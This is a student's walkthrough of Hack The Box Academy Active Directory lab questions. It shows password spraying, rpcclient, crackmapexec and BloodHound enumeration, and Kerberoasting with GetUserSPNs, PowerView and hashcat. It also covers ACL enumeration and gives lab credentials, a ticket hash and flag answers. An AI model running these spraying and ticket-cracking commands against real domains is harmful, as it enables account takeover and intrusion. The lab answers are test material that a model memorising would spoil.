Internal Password Spraying - from Windows:

Question: Using the examples shown in this section, find a user with the password Winter2022. Submit the username as the answer.

Answer: dbranch

Method: First, we will xfreerdp login to the target Windows machine.

Then, we will need to use 'DomainPasswordSpray' – which serves the same purpose as the 'rpcclient' for password spraying, but for Windows OS.

We open PowerShell, and run the sequence of commands:

```
cd C:\Tools\
Import-Module .\DomainPasswordSpray.ps1

Invoke-DomainPasswordSpray -Password Winter2022 -OutFile
spray_success -ErrorAction SilentlyContinue
```

And the program starts to run, firstly, it will create list of users to spray:

```
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 5 login attempts.
[*] Removing disabled users from list.
[*] There are 2940 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 2940 users gathered from the current user's domain
[*] The domain password policy observation window is set to  minutes.
[*] Setting a  minute wait in between sprays.
```

And at some point we will be asked to confirm the password spray:

```
Confirm Password Spray
Are you sure you want to perform a password spray against 2940 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): y
```

Confirm by enter 'y', and the spraying will begin:

```
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Winter2022 against 2940 users. Current time is 9:38 AM
[*] Writing successes to spray_success
[*] SUCCESS! User:dbranch Password:Winter2022
```

the execution found the user 'dbranch' with the password 'Winter2022'.

Deeper Down the Rabbit Hole

Credentialed Enumeration - from Linux:

Question: What AD User has a RID equal to Decimal 1170?

Answer: mmorgan

Method: first, we will ssh login to our target Linux machine.

When done, we will initialize 'rpcclient' with the command:

```
rpcclient -U "" -N 172.16.5.5
```

*same target as in the previous questions.

Now on the rpcclient CLI we will enter

```
queryuser 1170
```

and the answer will immediately be displayed:

```
rpcclient $> queryuser 1170
        User Name   :   mmorgan
```

When we scroll a bit further down in the result, we encounter the RID value:

`user_rid :  0x492`, it is mentioned in hexadecimal, which of course 0x492 in hexadecimal is equal to 1170 in decimal.

RID is a unique utilized by Windows to track and identify objects – it is basically somewhat weaker, more localized version of the SID.

Question: What is the membercount: of the "Interns" group?

Answer: 10

Method: we will use 'crackmapexec' – active directory enumartion and exploitation tool:

```
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --
groups | grep Interns
```

with this command we use 'crackmapexec' to enumerate smb shares on the target server, using the credentials of the valid user 'forend:Klmcargo2' for groups data. Then we will filter for 'Interns' group to be displayed:

```
└─ $sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --groups | grep Interns
SMB         172.16.5.5      445    ACADEMY-EA-DC01  Interns                        membercount: 10
```

Credentialed Enumeration - from Windows:

Question: Using Bloodhound, determine how many Kerberoastable accounts exist within the INLANEFREIGHT domain. (Submit the number as the answer)

Answer: 13

Method: First, we will xfreerdp login to the target Windows machine.


Now, we will use 'Bloodhound' as instructed, and, in addition - 'SharpHound' as well – and as usual with the target windows machines – it will be found in 'C:\tools', we will use the PowerShell commands:

```
cd C:\Tools\
.\SharpHound.exe -c All --zipfilename ILFREIGHT
```

Where the first command will change directory to 'tools', and the second command will run 'SharpHound' with -c flag (collectionmethods) set to 'All', and the output will be directed to zip called 'ILFREIGHT':


```
PS C:\Tools> .\SharpHound.exe -c All --zipfilename ILFREIGHT
2024-06-27T12:12:16.4913455-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, Lo
ggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-06-27T12:12:16.4913455-07:00|INFORMATION|Initializing SharpHound at 12:12 PM on 6/27/2024
2024-06-27T12:12:16.8975974-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, C
ontainer, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-06-27T12:12:17.5538474-07:00|INFORMATION|Beginning LDAP search for INLANEFREIGHT.LOCAL
2024-06-27T12:12:47.5851160-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 66 MB RAM
2024-06-27T12:13:07.5694736-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-06-27T12:13:07.5694736-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-06-27T12:13:17.6008117-07:00|INFORMATION|Status: 3793 objects finished (+3793 63.21667)/s -- Using 79 MB RAM
2024-06-27T12:13:21.8976228-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2024-06-27T12:13:21.9288517-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2024-06-27T12:13:22.0694753-07:00|INFORMATION|Status: 3809 objects finished (+16 59.51563)/s -- Using 67 MB RAM
2024-06-27T12:13:22.0694753-07:00|INFORMATION|Enumeration finished in 00:01:04.5138009
2024-06-27T12:13:22.4288523-07:00|INFORMATION|SharpHound Enumeration Completed at 12:13 PM on 6/27/2024! Happy Graphing!
```

After the execution is finished – we will observe the output zip in our 'Tools' folder:



Now, we will use BloodHound graphic interface to analyze the data.


It can be found in 'C:\Tools\BloodHound-GUI':



Open it, the default credentials will be automatically processed

(however for emergency the credentials are neo4j:HTB_@cademy_stdnt!),


And we will get to the main dashboard screen:



We select ‘upload data’ (the fourth option from the top):

And then we select the zip output data from the ‘SharpHound’.

The upload will commence:



It might take a minute or 2, but when the upload progress (all bars) reach 100%, we can close the window.

When the data is up, we run the query:


```
MATCH (u:User) WHERE u.hasspn=true RETURN u
```

the query searches for users where their ‘hasspn’ is true, ‘hasspn’ property is a Boolean attribute that indicates whether the user has a Service Principal Name (SPN) set. Kerberoasting accounts must have this property set, as the presence of an SPN allows the Kerberos service ticket to be requested.

Another method would be to search on the filter ‘domain:’

And select: ‘INLANEFREIGHT.LOCAL’:

Go to Analysis, and select ‘Kerberos Interaction’ → ‘List all Kerberostable Accounts’



Now, for both methods we will get this graph:

After manually counting them – we get to 13 results.

*Note, currently -I am not sure how to get from this interface numerical result rather than graph, for higher quantity of results. Which is a very big downside of ‘Bloodhound’ graphical interface *

Question: What PowerView function allows us to test if a user has administrative access to a local or remote host?

Answer: Test-AdminAccess

Method:

Let's examine some of PowerView's capabilities and see what data it returns. The table below describes some of the most useful functions PowerView offers.

Command	Description
Test-AdminAccess	Tests if the current user has administrative access to the local (or a remote) machine

Question: Run Snaffler and hunt for a readable web config file. What is the name of the user in the connection string within the file?

Answer: sa

Method: we run the Snaffler command:

```
.\Snaffler.exe  -d INLANEFREIGHT.LOCAL -s -v data
```

And during execution this xml string will appear:

We take the uid property → 'sa'

Question: What is the password for the database user?

Answer: ILFREIGHTDB01!

Method: in the same method in the previous question, just after the 'uid' property, the password is displayed.

*note – not sure how and why makes it true, method will be updated upon encountering further explanation *

Living Off the Land:

Question: Enumerate the host's security configuration information and provide its AMProductVersion.

Answer: 4.18.2109.6

Method: First, we will xfreerdp login to the target Windows machine.

Then – we run on powershell the following command:

```
Get-MpComputerStatus | findstr "AMProductVersion"
```

This command we use will get details about the anti-malware software (Microsoft Protection Computer status), and from here we filter in the AM – Anti Malware version.

```
PS C:\Users\htb-student> Get-MpComputerStatus | findstr "AMProductVersion"
AMProductVersion                : 4.18.2109.6
```

Question: What domain user is explicitly listed as a member of the local Administrators group on the target host?

Answer: adunn

Method: we run the powershell command:

```
Get-LocalGroupMember -Group "Administrators"
```

And we select the non-trivial name

```
PS C:\Users\htb-student> Get-LocalGroupMember -Group "Administrators"

ObjectClass Name                            PrincipalSource
----------- ----                            ---------------
User        ACADEMY-EA-MS01\Administrator   Local
User        INLANEFREIGHT\adunn             ActiveDirectory
Group       INLANEFREIGHT\Domain Admins     ActiveDirectory
Group       INLANEFREIGHT\Domain Users      ActiveDirectory
```


Question: Utilizing techniques learned in this section, find the flag hidden in the description field of a disabled account with administrative privileges. Submit the flag as the answer.

Answer: HTB{LD@P_I$_W1ld}

Method: we run the PowerShell command:

```
dsquery * -filter "(&(memberOf=CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL)(userAccountControl:1.2.840.113556.1.4.803:=2))" -attr Description
```

where we are looking for Domain Admins (object common name (CN) = 'Domain Admins'), same as users. And the DC – Domain Component is our usual 'INLANEFRIEHGT.LOCAL'. we also set the 'userAccountCtonrol' for 2 (disabled), then we output the attribute 'Description':



*another possible script that does the job can be downloaded here. However, it was not built with direct accordance of the section instructions *

Cooking with Fire

Kerberoasting - from Linux:

Question: Retrieve the TGS ticket for the SAPService account. Crack the ticket offline and submit the password as your answer.

Answer: !SapperFi2

Method: First, we login to the target Linux machine.

Now, we will use the python script-based tool GetUserSPNs

Now, to get 'SAPService' TGS ticket, we will use the command:

```
GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/dbranch
-request-user SAPService
```


We are requesting 'SAPService' ticket value in the name of 'dbranch', whose password of course we discovered in a previous question:

```
└─$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/dbranch -request-user SAPService
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                Name        MemberOf                                                  PasswordLastSet
          LastLogon  Delegation
----------------------------------  ----------  --------------------------------------------------------  -----------------
---------  ---------  ----------
SAPService/srv01.inlanefreight.local  SAPService  CN=Account Operators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL  2022-04-18 14:40:
02.959792  <never>



$krb5tgs$23$*SAPService$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/SAPService*$f462b903d60285e71daab519f5927f62$5796ca46a294a1f24
7ecf2bc178a1778e4dfa87eacade14dc537388e370d86d13b52217f7c4b4bbdeb301191c834918aa31fe0ff93770eee4c42724dfad29ab0c05b28a46520997
```

Now, the reason we were able to get 'SAPService' TGS ticket using other user credentials, is because 'SAPService', is Service Principal Name (SAP) – basically a unique identifiers (a 'guardian' if you call it) that Kerberos uses to map a service instance to a service account in whose context the service is running. And domain user can request a Kerberos ticket for any service account in the same domain. That is why we could get 'SAPService TGS ticket with 'dbranch' credentials.

When we get our result – we transfer the output content from the target machine to a file within our attacking machine (in this instance – pwnbox), it can be done with copy paste, it can be done with file transferring tool (netcat can be used for that for example) – the python tool has '-outputfile outputfile.txt' option, at the end – have the results in a file within the attacker machine.

We will also need to download the rockyou wordlist




When we are done, we should have the rockyou.txt wordlist and the sapservice_tgs.txt GetUserSPN.py output in the same directory (in this case – home directory).

The next stage is running hashcat on sapservice_tgs.txt:

```
hashcat -m 13100 sapservice_tgs.txt rockyou.txt
```

*__Important Note__ – make sure the -m value here (and future kerberoasting hashes) is 13100!! *

somewhere within the hascat output – the result will appear:



Question: What powerful local group on the Domain Controller is the SAPService user a member of?

Answer: Account Operators

Method: we will use ldapsearch:


```
ldapsearch -x -H ldap://172.16.5.5 -D
"SAPService@INLANEFREIGHT.LOCAL" -w '!SapperFi2' -b
"dc=INLANEFREIGHT,dc=LOCAL"
"(member=CN=SAPService,CN=Users,DC=INLANEFREIGHT,DC=LOCAL)"
dn
```

a bit explanation on the parameters:

Explanation

- `-x`: Use simple authentication.
- `-H ldap://172.16.5.5`: Specifies the LDAP server.
- `-D "SAPService@INLANEFREIGHT.LOCAL"`: The bind DN (user) for authentication.
- `-w '!SapperFi2'`: The password for the bind DN.
- `-b "dc=INLANEFREIGHT,dc=LOCAL"`: The base DN for the search.
- `"(member=CN=SAPService,CN=Users,DC=INLANEFREIGHT,DC=LOCAL)"`: The LDAP filter to find groups where `SAPService` is a member.
- `dn`: Return the distinguished names of the groups.

The most relevant parameter in our case is the ‘dn’ – which returns distinguished names of the groups, lets run it:



There was a single result – ‘Account Operators’. (the part in the bottom of the picture is search references, when we get there meaning we are done with the results display).

Kerberoasting - from Windows:

Question: What is the name of the service account with the SPN 'vmware/inlanefreight.local'?

Answer: svc_vmwaresso

Method: First, we will xfreerdp login to our target Windows machine.

Then we will run the powershell commands:

```
cd C:\Tools\
Import-Module .\PowerView.ps1
$spn = "vmware/inlanefreight.local"
$serviceAccount = Get-DomainObject -LDAPFilter
"(servicePrincipalName=$spn)"

# Output the service account details
$serviceAccount | select samAccountName
```

In this script we are checking what is the service account is associated with the SPN 'vmware/inlanefreight.local'.

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $spn = "vmware/inlanefreight.local"
PS C:\Tools> $serviceAccount = Get-DomainObject -LDAPFilter "(servicePrincipalName=$spn)"
PS C:\Tools>
PS C:\Tools> # Output the service account details
PS C:\Tools> $serviceAccount | select samAccountName

samaccountname
--------------
svc_vmwaresso
```

Question: Crack the password for this account and submit it as your answer.

Answer: Virtual01

Method: we will use the powershell commands:

```
Import-Module .\PowerView.ps1
$user = "svc_vmwaresso"
$outputFile = "outputfile.txt"

$spnTicket = Get-DomainUser -Identity $user | Get-
DomainSPNTicket -Format Hashcat

$hash = $spnTicket.Hash
$hash | Out-File -FilePath $outputFile
```

We are doing here the process we did with GetUserSPNs in Linux-Kerberoasting section.

The key command in the script above is:

```
Get-DomainUser -Identity $user | Get-DomainSPNTicket -Format Hashcat
```


Which get the SPN user's ('svc_vmwaresso' from the previous question) TGS ticket, and extracts the has with:

```
$hash = $spnTicket.Hash
```

This command – and outputs it to a file:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Tools> Import-Module .\PowerView.ps1
>> # Get the SPN ticket hash for the specified user and save it to a file
>> $user = "svc_vmwaresso"
>> $outputFile = "outputfile.txt"
>>
>> # Get the SPN ticket
>> $spnTicket = Get-DomainUser -Identity $user | Get-DomainSPNTicket -Format Hashcat
>>
>> # Extract the hash value
>> $hash = $spnTicket.Hash
>>
>> # Save the hash value to the output file
>> $hash | Out-File -FilePath $outputFile
>>
>> # Confirm the hash has been saved
>> Write-Output "Hash has been saved to $outputFile"
Hash has been saved to outputfile.txt
PS C:\Tools>
```

Lets take a look at the file:



Now the content of which, we take back to our pwnbox machine for hashcat.

I will skip the process of that as it was thoroughly covered in the Linux equivalent of the question – after doing the process we will get to the cracked password:

```
4b8ff89e8d05bef1e2abe37fdb395903c5a97be549c1d8832ee8e08ceefe14ff61b5f87db3571695
f493b9ac5f1b918e3594288e732ac5e8b650cdab692a1e0d9b6fde952d7e82d431bbad7d3c8702b6
6810b4c361f60b6206c7d0cf987859e4d3a1aa6ab393f8200850a0ffca514f:Virtual01

Session..........: hashcat
```

*we can also run powershell command without directing the output to a file, however the hash will be displayed with many spaces, so we can clean it up here (or the correct linux 'sed' or 'tr' commands) and the proceed from here. *

An ACE in the Hole

Access Control List (ACL) Abuse Primer:

Question: What type of ACL defines which security principals are granted or denied access to an object? (one word)

Answer: DACL

Method: "Discretionary Access Control List (DACL) - defines which security principals are granted or denied access to an object."

Question: Which ACE entry can be leveraged to perform a targeted Kerberoasting attack?

Answer: GenericAll

Method: "GenericAll - this grants us full control over a target object. Again, depending on if this is granted over a user or group, we could modify group membership, force change a password, or perform a targeted Kerberoasting attack."

ACL Enumeration:

Question: What is the rights GUID for User-Force-Change-Password?


Answer: 00299570-246d-11d0-a768-00aa006e0529

Method: First, we will xfreerdp login to our target Windows machine.

Then we will run the powershell commands:

```
Import-Module .\PowerView.ps1
$sid = Convert-NameToSid wley

Get-DomainObjectACL -Identity * | ? {$_.SecurityIdentifier -
eq $sid}
```

Now the second command gets the user 'wley' sid (security ID). The third command execution retrieves the Access Control Lists (ACLs) for all objects, however it filters the results for the object with the provided (this case 'wley') sid. The execution takes several minutes until completion, at the end of which we get this:



We need the ObjectAceType value – ACE is Access Control Entry, the value that allows us to determine the object's ACE rights.

Now that we have that – we proceed with the powershell:

```
$guid = "00299570-246d-11d0-a768-00aa006e0529"

Get-ADObject -SearchBase "CN=Extended-Rights,$((Get-
ADRootDSE).ConfigurationNamingContext)" -LDAPFilter
"(rightsGuid=$guid)" -Properties * | Select-Object Name,
DisplayName, DistinguishedName, rightsGuid | Format-List
```

In this command we inspect the ACE guid we obtained:

```
PS C:\Tools> Get-ADObject -SearchBase "CN=Extended-Rights,$((Get-ADRootDSE).ConfigurationNamingContext)" -LDAPFilter "(r
ightsGuid=$guid)" -Properties * | Select-Object Name, DisplayName, DistinguishedName, rightsGuid | Format-List


name              : User-Force-Change-Password
displayname       : Reset Password
distinguishedname : CN=User-Force-Change-Password,CN=Extended-Rights,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
rightsguid        : 00299570-246d-11d0-a768-00aa006e0529
```

We can observe that the right's name 'User-Force-Change-Password' guid value is the value we just entered.

Question: What flag can we use with PowerView to show us the ObjectAceType in a human-readable format during our enumeration?

Answer: ResolveGUIDs

Method: Let's run the 'Get-DomainObjectACL' again, but this time with the 'ResolveGUIDs' flag:

```
Import-Module .\PowerView.ps1
$sid = Convert-NameToSid wley

Get-DomainObjectACL -ResolveGUIDs -Identity * | ?
{$_.SecurityIdentifier -eq $sid}
```

And the 'ObejectAceType' format is human-readable:


```
PS C:\Tools> Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $sid}


AceQualifier           : AccessAllowed
ObjectDN               : CN=Dana Amundsen,OU=DevOps,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
ObjectAceType          : User-Force-Change-Password
```

Question: What privileges does the user damundsen have over the Help Desk Level 1 group?

Answer: GenericWrite

Method: lets perform the same process we used on 'wley'user:

```
Import-Module .\PowerView.ps1
$sid = Convert-NameToSid damundsen

Get-DomainObjectACL -Identity * | ? {$_.SecurityIdentifier -eq $sid}
```



*note – execution time for 'damundsen' user might take some time, 15-40 minutes +- *

Now – the reason the 'GenericWrite' is the privilege that 'damundsen' over Help Desk level 1 – is that the 'GenericWrite' is the right that allows writing to to any non-protected attribute on an object:

'GenericWrite - gives us the right to write to any non-protected attribute on an object. If we have this access over a user, we could assign them an SPN and perform a Kerberoasting attack (which relies on the target account having a weak password set). Over a group means we could add ourselves or another security principal to a given group. Finally, if we have this access over a computer object, we could perform a resource-based constrained delegation attack which is outside the scope of this module.'

Question: Using the skills learned in this section, enumerate the ActiveDirectoryRights that the user forend has over the user dpayne (Dagmar Payne).

Answer: GenericAll

Method: lets run the same command from before, on 'forend':

```
Import-Module .\PowerView.ps1
$sid = Convert-NameToSid forend

Get-DomainObjectACL -Identity * | ? {$_.SecurityIdentifier -eq $sid}
```

And look for the property 'ActiveDirectoryRights':

```
PS C:\Tools> Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $sid}


AceType               : AccessAllowed
ObjectDN              : CN=Dagmar Payne,OU=HelpDesk,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANE
                        FREIGHT,DC=LOCAL
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3842939050-3880317879-2865463114-1152
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3842939050-3880317879-2865463114-5614
AccessMask            : 983551
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed
```

Question: What is the ObjectAceType of the first right that the forend user has over the GPO Management group? (two words in the format Word-Word)

Answer: Self-Membership

Method: we will run the script:

```
Import-Module .\PowerView.ps1
Step 1: Convert the user 'forend' to their SID
$forendSid = Convert-NameToSid "forend"

# Step 2: Convert the 'GPO Management' group to its
distinguished name
$gpoManagement = Get-DomainGroup -Identity "GPO Management"
| Select-Object -ExpandProperty DistinguishedName

# Step 3: Get the ACLs for the 'GPO Management' group
$acls = Get-DomainObjectACL -Identity $gpoManagement -
ResolveGUIDs

# Step 4: Filter the ACLs to find the ones that the 'forend'
user has
$forendAcls = $acls | Where-Object { $_.SecurityIdentifier -
eq $forendSid }

# Step 5: Identify the ObjectAceType of the first right
$firstRight = $forendAcls | Select-Object -First 1
$objectAceType = $firstRight.ObjectAceType

# Step 6: Output the ObjectAceType
echo $objectAceType
```

the script retrieves all the ACLs (access control list) of 'GPO Management', filter those which apply for 'forend' user – and return from the result the 'ObjectAceType' of the first right.

```
PS C:\Tools> $forendSid = Convert-NameToSid "forend"
